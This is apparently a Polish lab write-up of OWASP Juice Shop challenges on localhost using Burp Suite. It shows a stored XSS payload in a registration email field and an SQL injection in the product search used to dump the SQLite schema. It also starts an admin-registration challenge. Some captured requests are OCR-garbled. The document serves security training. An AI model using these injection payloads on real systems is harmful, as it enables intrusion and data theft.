| # | Host | Method | URL | Params | Edited | Status | Length | MIME-type | Extension | Title | Comment | TLS | IP | Cookies | Time | Request | Response | Listener port | | | | | | | | | | | | |
| 445 | http://localhost:3000 | GET | /index.svg | | | 200 | 244 | XML | svg | | | | | | 09:47:40.20 ... | 8080 | | | | | | | | | | | | | | |
| 646 | http://localhost:3000 | GET | /m.svg | | | 200 | 1122 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 647 | http://localhost:3000 | GET | /l.svg | | | 200 | 710 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 648 | http://localhost:3000 | GET | /ks.svg | | | 200 | 1458 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 649 | http://localhost:3000 | GET | /cs.svg | | | 200 | 1221 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 650 | http://localhost:3000 | GET | /hp.svg | | | 200 | 891 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 651 | http://localhost:3000 | GET | /hs.svg | | | 200 | 3922 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 652 | http://localhost:3000 | GET | /lvs.svg | | | 200 | 2920 | XML | svg | | | | | | 09:47:00.01 | 8080 | | | | | | | | | | | | | | |
| 653 | http://localhost:3000 | GET | /rest/saveLoginIp | | | 200 | 699 | JSON | | | | | | | 09:49:22.00 | 8080 | | | | | | | | | | | | | | |
| 654 | http://localhost:3000 | GET | /rest/admin/application-configuration | | | 200 | 278 | JSON | | | | | | | 09:49:22.00 | 8080 | | | | | | | | | | | | | | |
| 655 | http://localhost:3000 | GET | /api/securityQuestions/ | | | 304 | 277 | | | | | | | | 09:49:26.00 | 8080 | | | | | | | | | | | | | | |
| 656 | http://localhost:3000 | POST | /api/Users/ | | ✓ | 201 | 695 | JSON | | | | | | | 09:55:06.20 ... | 8080 | | | | | | | | | | | | | | |
| 657 | http://localhost:3000 | POST | /api/SecurityAnswers/ | | ✓ | 201 | 623 | JSON | | | | | | | 09:55:06.20 ... | 8080 | | | | | | | | | | | | | | |
| 658 | http://localhost:3000 | GET | /rest/admin/application-configuration | | | 304 | 278 | | | | | | | | 09:55:07.20 ... | 8080 | | | | | | | | | | | | | | |
| ... | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| Request | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| Pretty | Raw | Hex | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰ | | | | | | | | | | | | | | |
| 1 | POST | /api/Users | HTTP/2.1 | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 2 | Host: | localhost:3000 | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 3 | Content-Length: | 253 | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 4 | Accept: | */* | Accept-Encoding: | gzip, deflate | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 5 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 6 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 7 | sec-ch-ua-mobile: | ? | sec-ch-ua-platform: | Chrome | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 8 | sec-ch-ua-platform: | Windows NT 10.0; Win64; x64) | AppleWebKit/537.36 (KHTML, like Gecko) | Chrome/96.0.4664.45 Safari/537.36 | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 9 | sec-ch-ua: | platform="Linux" | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 10 | Origin: | http://localhost:3000 | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 11 | Referer: | http://localhost:3000/ | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 12 | Sec-Fetch-Mode: | cors | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 13 | Sec-Fetch-Dest: | empty | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 14 | Referer: | http://localhost:3000/ | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 15 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 16 | Accept-Language: | en-US,en;q=0.9 | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 17 | Cookie: | language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=a3xKpONwgeasA46IlbzXRB0baH4CYUzf2mGkD8VnWxmBlv/r7QMyJr | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 18 | Connection: | close | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 19 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 20 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 21 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 22 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 23 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 24 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 25 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 26 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 27 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 28 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 29 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 30 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 31 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 32 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 33 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 34 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 35 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 36 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 37 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 38 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 39 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 40 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 41 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 42 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 43 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 44 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 45 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 46 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 47 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 48 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 49 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 50 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 51 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 52 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 53 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 54 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 55 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 56 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 57 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 58 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 59 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 60 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 61 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 62 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 63 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 64 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 65 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 66 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 67 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 68 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 69 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 70 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 71 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 72 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 73 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 74 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 75 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 76 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 77 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 78 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 79 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 80 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 81 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 82 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 83 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 84 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 85 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 86 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 87 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 88 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 89 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 90 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 91 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 92 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 93 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 94 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 95 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 96 | Accept: | application/json, text/plain, */* | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 97 | Content-Type: | application/json | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 98 | Accept: | application | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

Następnie wartość znajdująca się w polu tekstowym zabezpieczonym przez kod aplikacji webowej odpowiednim zabezaniem odnoszącym się do formatu treści została zmodyfikowana. W obrębie treści wykorzystany został krótki skrypt, pozwalający na wyświetlenie komunikatu o błędzie, którego treść odnosiłaby się do formy ataku – XSS.

Akcja przeprowadzona przy wykorzystaniu BurpSuite Repeater zakończyła się powodzeniem i użytkownik został zaakceptowany.

```
Request
Pretty Raw Hex ⌂ ⌄ ⌁ ⌃


1 POST /api/users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 277
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Accept-Encoding: gzip, deflate
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Origin: http://localhost:3000
10 Sec-Get-Sub-Site: self-origin
11 Sec-Fetch-Dest: cors
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Access-Language: zh-US,en;q=0.9
17 X-Okta-Auth-Header: welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=a95KoDNgqoasZApGlbz2XrObAH4CYUzf2mGEKBVnEWxMhBLv73QWMyJr
18 Connection: close
19
20 {
  "email": "<iframe src=\"\\'javascript:alert('xss')\\'>",
  "password": "qwerty",
  "passwordRepeat": "qwerty",
  "securityQuestion": "id#1",
  "question": "your eldest siblings middle name?",
  "createdAt": "2023-05-20T09:18:26.145Z",
  "updatedAt": "2023-05-20T09:18:26.145Z"
}
"securityAnswer": "qwerty"
}

Response
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌃

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: 'self'
6 X-Okta-Auth-Header: welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=a95KoDNgqoasZApGlbz2XrObAH4CYUzf2mGEKBVnEWxMhBLv73QWMyJr
7 Location: /api/Users/23
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 331
10 Etag: W/140-EhTwg4pAyIbvm+XRassZ4tTY50"
11 Vary: Accept-Encoding
12 Date: Mon, 20 May 2023 14:00:56 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 23,
    "email": "<iframe src=\"\\'javascript:alert('xss')\\'>",
    "updatedAt": "2023-05-20T14:00:56.747Z",
    "createdAt": "2023-05-20T14:00:56.747Z",
    "deletedAt": null
  }
}
```

W kolejnym kroku, po przejściu na stronę główną OWASP Juice Shop widoczny był komunikat o uznaniu wyzwania. W celu weryfikacji przeprowadzonych działań, możliwe było przejście do panelu administracyjnego – po zalogowaniu się na koncie użytkownika z ów prawami.

Oczom ukazywał się komunikat strony o zadanej wcześniej treści. Następnie po przejęciu do listy użytkowników i pominięciu pierwszych kilku stron listy, widoczne było puste pole odnoszące się do adresu mailowego poszczególnych użytkowników. W tym przypadku było to pole, w którym umiejscowiony został skrypt odpowiadający za wykonanie ataku XSS.



Wcześniejszą tezę można było potwierdzić przy wykorzystaniu narzędzi inspekcji wbudowanych w przeglądarkę internetową wyświetlającą zawartość aplikacji webowej. W obrębie pustej przestrzeni widoczna była treść przekazanego skryptu.

The screenshot shows the OWASP Juice Shop Administration interface. On the left, there's a table titled "Registered Users" with one row visible, showing the email "qweqrw@gmail.com". On the right, there's a section titled "Customer Feedback" with five reviews:

- 1 I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op) ★★★★
- 2 Great shop! Awesome service! (**@juice-sh.op) ★★★★
- 3 Nothing useful available here! (**der@juice-sh.op) ★
- Incompetent customer support! Can't even upload photo of broken purchase... ★★
- This is the store for awesome stuff of all kinds! (anonymous) ★★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★

At the bottom, the browser's developer tools (Elements tab) are open, showing the DOM structure of a review card. The XSS payload `<script>alert('xss')</script>` is highlighted in the source code.

3.3 Database Schema

W celu poznania schematu budowy bazy danych powiązanej z aplikacją webową, konieczne było zidentyfikowanie jakiego rodzaju jest to baza. W tym celu wykorzystano narzędzie wyszukiwania w obrębie głównej strony Juice Shop.

The screenshot shows the OWASP Juice Shop search results for the term "apple". The results are titled "Search Results - apple" and show two items:

- Apple Juice (1000ml)** - Price: 1.99€, Add to Basket button
- Apple Pomace** - Price: 0.99€, Add to Basket button

At the bottom, there are pagination controls: "Items per page: 12" and "1 - 2 of 2".

Wyszukanie zostało następnie odnalezione w obrębie narzędzia Burp Suite, dzięki czemu można było przesyłać treść zapytania GET do Repeatera, co przyczyniło się do możliwości wielokrotnego modyfikowania treści i obserwowania rezultatów.

Pierwszymi wyszukanymi wartościami były te zawierające anglojęzyczne nazwy owoców, z których soki można zakupić z aplikacji webowej. Nie przynosiło to jednak żadnych dodatkowych informacji o bazie danych, oprócz samych parametrów poszczególnych pozycji menu.

Następnie rozpoczęto eksperymentowanie ze składnią typową dla ataków typu injection skierowanych w bazy danych.

Widoczny efekt pozwolił ocenić, iż zaimplementowana w obrębie aplikacji webowej baza danych to SQLite. To pozwoliło na wyszukiwanie w zasobach Internetu informacji odnoszących się do tego, w jaki sposób możliwe jest pozyskanie informacji o schemacie budowy tejże bazy.



Small. Fast. Reliable.
Choose any three.

Home About Documentation Download License Support Purchase

Search

The Schema Table

► Table Of Contents

1. Introduction

Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database. The schema table looks like this:

```
CREATE TABLE sqlite_schema(
  type text,
  name text,
  tbl_name text,
  rootpage integer,
  sql text
);
```

The sqlite_schema table contains one row for each table, index, view, and trigger (collectively "objects") in the schema, except there is no entry for the sqlite_schema table itself. See the [schema storage](#) subsection of the [file format](#) documentation for additional information on how SQLite uses the sqlite_schema table internally.

2. Alternative Names

The schema table can always be referenced using the name "sqlite_schema", especially if qualified by the schema name like "main.sqlite_schema" or "temp.sqlite_schema". But for historical compatibility, some alternative names are also recognized, including:

1. sqlite_master
2. sqlite_temp_schema
3. sqlite_temp_master

Alternatives (2) and (3) only work for the TEMP database associated with each database connection, but alternative (1) works anywhere. For historical reasons, callbacks from

Informacje pozyskane z oficjalnej strony SQLite pozwoliły ustalić, iż głównym zadaniem w obrębie widocznego wyzwania będzie poszukiwanie tabeli, która może przyjmować jedną z czterech nazw w zależności od danej wersji SQLite: sqlite_schema, sqlite_master, sqlite_temp_schema, sqlite_temp_master.

Ponowne eksperymenty związane z formami kierowanych w Burp Suite zapytań doprowadziły do pozyskania pozytywnego efektu i tym samym akceptacji zapytania. Forma budowy nowego parametru zapytania opierała się o wyświetlony wcześniej komunikat błędu.

Request

```
Pretty Raw Hex ⌂ ⌂ ⌂
1 GET /rest/products/search?q=apple'))-- HTTP/1.1
2 Host: localhost:3000
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39eyJzdGF0dXMiOiJzdWNjZXNzIiwibGFOYSI6eyJpZC16MswidXNlcmShbWUiOii1LcJlbWFpbCI6ImFkbWluQGp1aWNlLXN0LmWliwicGFzc3dvc3duIwMTkyMDizTdyi03MzIIMDUuNmYnj1kZjE4yjUwMCIsInjbGUoiJhZG1pbisimRlhV42VRva2vIjoiIiwiwbFzdxvZ2lusuXAoIiXmJcuMC4wLjE1LCwc9mawX1Zu0iJh3NLdhMvCh1bGljL2tYwdlcy9LcgvYFz2LrZm1bHRBZG1pb5wmcc1LCJ083RwU2VjcnV0iOii1wiwaxNBV3Rpdmu1nRydwUsImlyZWF02WRBC161j2wMjMDUJMjAgMDk6MgtgMjYumjIx1CswDwWCIsInVzOFz2WRBC161j2wMjMTDOUTMjAgMTMNDY6MtcuNjUz1CswmD0McIsImRlbvVO2WRBdC16bnVsbdHos5lhdC16MndU5HTMXK0.xwQ-UlPm2hTwTNDLnpY4Chus4325vSuqFnV8tbtzsXmJ6S019uVtKUOIN8d2phxFdCbNE33vkHVE2)Qyqz0b1vTdz4s9tVWJ38Lfhhs5C2cpLBZR003LkxHk21wn1Sg8JSSwLqnqROAuOfz_c6wyXX1MjP4YOP8cdpE
6 Sec-Content-Type: application/json
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Sec-Fetch-Site: "same-origin"
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status.dismiss=; cookieconsent_status.dismiss=; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39eyJzdGF0dXMiOiJzdWNjZXNzIiwibGFOYSI6eyJpZC16MswidXNlcmShbWUiOii1LcJlbWFpbCI6ImFkbWluQGp1aWNlLXN0LmWliwicGFzc3dvc3duIwMTkyMDizTdyi03MzIIMDUuNmYnj1kZjE4yjUwMCIsInjbGUoiJhZG1pbisimRlhV42VRva2vIjoiIiwiwbFzdxvZ2lusuXAoIiXmJcuMC4wLjE1LCwc9mawX1Zu0iJh3NLdhMvCh1bGljL2tYwdlcy9LcgvYFz2LrZm1bHRBZG1pb5wmcc1LCJ083RwU2VjcnV0iOii1wiwaxNBV3Rpdmu1nRydwUsImlyZWF02WRBC161j2wMjMDUJMjAgMDk6MgtgMjYumjIx1CswDwWCIsInVzOFz2WRBC161j2wMjMTDOUTMjAgMTMNDY6MtcuNjUz1CswmD0McIsImRlbvVO2WRBdC16bnVsbdHos5lhdC16MndU5HTMXK0.xwQ-UlPm2hTwTNDLnpY4Chus4325vSuqFnV8tbtzsXmJ6S019uVtKUOIN8d2phxFdCbNE33vkHVE2)Qyqz0b1vTdz4s9tVWJ38Lfhhs5C2cpLBZR003LkxHk21wn1Sg8JSSwLqnqROAuOfz_c6wyXX1MjP4YOP8cdpE; continueCode=OpEKdrNpwn6MdpY2mJbAqj9tESpcULfr2d4w108j07XISySLs92v2K
16 If-None-Match: W/"3272-yXMH57CcfFWKLw/NiVIK/Cz0"
17 Connection: close
```

Response

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JKPC1+pGj7BTt0uZTVVi#91zay"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 15:17:49 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": []
}
```

Kolejno przy każdej następnej modyfikacji dołączane były elementy składowe zapytania przekazywanego jako argument, które tworzone były wedle porad dostępnych na oficjalnej stronie SQLite.

Obecnie wyświetlna treść błędu zwracanego przez bazę danych sugerowała niezgodność zapytania z dostępną w bazie danych liczbą kolumn. Była to odpowiedź na chęć wyświetlenia wszystkich danych (reprezentowane jako *) z tabeli sqlite_master, która – jak zostało wcześniej wspomniane – pozwala odkryć schemat bazy danych SQLite. Konieczne było zatem dostosowanie żądania do wspomnianych zaleceń. Wykorzystano do tego zadania metodę prób i błędów wychodząc z założenia, iż parametrów przypisanych do poszczególnych pozycji bazy danych nie jest znaczco dużo.

Finalnie, po dotarciu do listy 9 parametrów wyświetlona została pozytywna odpowiedź, która przedstawiała listę parametrów poszczególnych pozycji z bazy danych.

Finalnym krokiem było wstawienie w miejsce jednego z parametrów nazwy własnej „sql”, dzięki czemu korzystając z wyrażenia o schemacie „SELECT sql FROM sqlite_master” możliwe byłoby pozyskanie schematu bazy danych.

Akcja przyniosła oczekiwany efekt w postaci podmiany parametru o indeksie 1 (tutaj był to numer identyfikujący dany obiekt) na wypisane składowe bazy danych. Pozostałe parametry, zważywszy na brak modyfikacji zapytania w ich obrębie pozostały niezmienione względem poprzednich prób.

3.4 Admin Registration

Wyzwanie to wymusza stworzenie nowego konta użytkownika, któremu przypisane zostaną uprawnienia administratora. Zadanie to jest zbliżone pod względem koncepcyjnym do posługiwania się kontem administratora, zatem wykorzystane zostaną w tym miejscu zbliżone zabiegi. Pierwszym z nich będzie utworzenie nowego profilu dla użytkownika.

User Registration

Email *
bawadmin@gmail.com

Password *

Repeat Password *

6/40

Show password advice

Security Question *
Your eldest sibling's middle name?

5/40

This cannot be changed later!

Answer *
passwd

 Register

Already a customer?

Utworzenie nowego użytkownika zostało przechwycone przez Burp Suite, a następnie odszukane na liście aktywności.

Screenshot of Burp Suite Community Edition v2021.10.3 - Temporary Project showing a list of captured requests and responses. The list includes various GET and POST requests to the /api endpoint, mostly related to user authentication and profile management. The 'INSPECTOR' tab is open, showing a detailed view of a selected POST request for user creation.

```

Request
Pretty Raw Hex ⌂ ⓘ
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 259
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept-Encoding: gzip, deflate
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Language: en-US;q=0.5
16 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=aeZyDB9wqj5NWx1OMj1OA2xHjtBS7uZCMU8f9jGPKg9EzRX407n8pv6mVL
17 Connection: close
18
19
20 {
    "email": "bawadmin@gmail.com",
    "password": "passwrd",
    "passwordRepeat": "passwrd",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest siblings middle name?",
        "createdAt": "2023-05-20T09:18:26.145Z",
        "updatedAt": "2023-05-20T09:18:26.145Z"
    },
    "securityAnswer": "passwrd"
}
    
```

```

Response
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/25
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 309
10 Date: Sat, 20 May 2023 19:13:29 GMT
11 Vary: Accept-Encoding
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 25,
        "email": "bawadmin@gmail.com",
        "createdAt": "2023-05-20T19:18:29.920Z",
        "updatedAt": "2023-05-20T19:18:29.920Z",
        "deletedAt": null
    }
}
    
```

Odpowiedzią na wyświetcone zapytanie nie zwrotna informacja mówiąca o utworzeniu nowego użytkownika oraz przypisanych mu atrybutach. Jednym z nich – istotnym z perspektywy omawianego wyzwania – jest parametr „role”, który bazowo przyjmuje wartość „customer”.

